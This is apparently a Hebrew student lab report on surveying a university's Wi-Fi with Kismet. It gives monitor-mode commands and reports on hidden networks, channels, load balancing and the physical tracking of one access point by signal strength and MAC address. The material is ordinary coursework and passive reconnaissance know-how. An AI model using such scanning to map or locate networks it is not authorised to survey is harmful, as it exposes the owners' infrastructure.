
הפעלת הקיסמט במקביל והרצת פקודות בטרמינל

**הפעלת מצב מוניטר \***

Sudo ifconfig wlan1 down (maybe it is not wlan1)

Sudo iwconfig wlan1 mode monitor

Sudo if config wlan1 up



**נפתח טרמינל נוסף ונריץ \***

Sudo kismet

Yes, yes, yes, wlan1

**נפתח טרמינל נוסף ונריץ \***

Sudo kismet

שרת הקיסמט עלה,

נסתובב בסיס המבנה כדי לבדוק כמה נקודות גישה אנו קולטים.

הרשתות העיקרות:


arial university, MNG.EXTANTION

ועוד כמה רשתות נסתרות.


מסקנה שעלתה לנו היא כי ככל שאנו יותר קרובים לקרקע, אנו קולטים יותר נקודות גישה.

**הצגת המידע:**


בניין 9 קומה רביעית



בניין 9 קומה שלישית




בניין 9 קומה ראשונה



לאחר בדיקה מול טלפון סלולרי, ניתן לראות כי הטלפון אינו מציד את אותה רשימת נקודות גישה כמו בקיסמט. עבור מס' נק' גישה לאותה רשת בעלות אותו שם, הטלפון מציג אך ורק את העדיפה עליו להתחברות (מבחינת עוצמת התדר).

בנוסף לכך, הקיסמט מציגה נקודות גישה מוסתרות, אשר הטלפון אינו מזהה.



לפי הנתונים אשר מוצגים לנו בקיסמט, ניתן לזהות הגבלת כמות המשתמשים עבור נק' גישה מסויימות. נראה כי קיימת מערכת לאיזון העומס בין נק' הגישה והוא מכוון על סביבות ה – 150 משתמשים לנק' גישה יחידה.

באבחון של מס' הערוצים שבו הרשת משתמשת, אנו זיהינו שימוש בערוצים 1,5,6,10,13 כאשר בערוצים 1,13 קיימים מס' נתבים.

בקיסמט קיימת עמודה המציגה את עוצמת האות, ולפי נתון זה אני יכול לדעת האם אני מתקרב פיזית לנק' גישה וכך בעצם לחפש ולמצוא אותה.

חיפשנו את נק' הגישה בעלת הכתובת מאק

8C-0C-90-2E-F0-D8

כאשר הסתובבנו בבניין לפי עליית וירידת האות המוצגת בתוכנה, ומצאנו כי הנק' נמצאת בקומה הראשונה. נוסיף כי ככל שהתרחקנו מקומה זו (עלינו לקונות שלוש וארבע) האות נחלש משמעותית.

כאשר התחברנו עם טלפון סלולרי לרשת האלחוטית של האוניברסיטה, ותוך כדי הליכה טענו סירטון אוןליין ביוטוב. מסקנה עיקרית ששמנו לב אליה היא שכאשר הטלפון מדלג בין נק' גישה, טעינת הסרטון מאטה, ובעצם מופסקת בכל דילוג.


ניתן להבחין בנוסף כי עצמת האות של הרשת האלחוטית אשר מציג הטלפון הסלולרי עולה ויורדת בין הדילוגים.

**Write a list of parameters that you can collect using the kismet?**


תוכנת הקיסמט מציגה לנו המון מידע לגבי הרשתות האלחוטיות הנמצאות סביבנו, ובעצם מה קולט כרטיס הרשת שלנו. להלן מס' נתונים עיקריים מתוך התוכנה:


CHANNEL, PKTS, SIGNAL, שם היצרן, שם הרשת, DATA, FREQ

**צילום מסך פריסת הרשתות והנתונים עליהם מתוך הקיסמט**



**צילום מסך של המשתמשים ברשת האלחוטית מתוך הקיסמט**





לאחר יציאה מהמבנה עצמת האות של נק' הגישה פחתה משמעותית, מה שאומר כי נק' הגישה נמצאות בתוך המבנה ושלתדר קיים קושי מסויים לעקוץ קירות.


* Write a list of cases when APs will discard/disable/remove a node from his association list?

**התחלת הניסוי**


הפעלנו קיסמט שוב ולהלן רשימת הרשתות, בזמן שהתחלנו להריץ את הסרטונים בפלאפונים



